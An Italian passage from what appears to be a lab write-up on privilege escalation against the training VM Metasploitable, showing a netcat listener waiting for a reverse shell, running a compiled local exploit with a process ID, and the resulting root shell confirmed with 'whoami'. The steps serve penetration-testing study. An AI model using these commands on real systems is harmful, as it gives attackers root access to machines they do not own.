Il comando mi permette di mettermi in ascolto delle connessioni sulla porta ***12345*** che è quella che era stata scelta in precedenza nel file ***"run"*** e dal quale faremo collegare il target. ***Figura 21***

```
┌──(root㉿kali)-[/var/www/html/local]
└─# nc -lvp 12345
listening on [any] 12345 ...
```

Figura 21, kali si mette in ascolto su porta 12345.

Tornando ora nella sessione aperta avvieremo l' exploit con il ***pid*** visto prima ***2354***, dopo avergli dato permessi di esecuzione con comando ***"chmod +x"***:

chmod +x exploit

./exploit 2354

Nella prima riga viene dati permesso di esecuzione al file "***exploit***" ottenuto dopo la compilazione, nella seconda lo si va ad passando come parametro il ***pid 2354*** come detto in precedenza.

Nella console di ***kali*** in ascolto possiamo vedere come si sia effettivamente stabilita una connessione con il ***target***, mediante comando "***whoami"*** potremo quindi verificare di avere privilegi di ***ROOT*** confermando il fatto di aver completato con successo la ***Privilege Escalation*** *sul target* **Mestasploitable**.

```
┌──(root㉿kali)-[/var/www/html/local]
└─# nc -lvp 12345
listening on [any] 12345 ...
192.168.77.112: inverse host lookup failed: Host name lookup failure
connect to [192.168.77.111] from (UNKNOWN) [192.168.77.112] 35150
whoami
root
```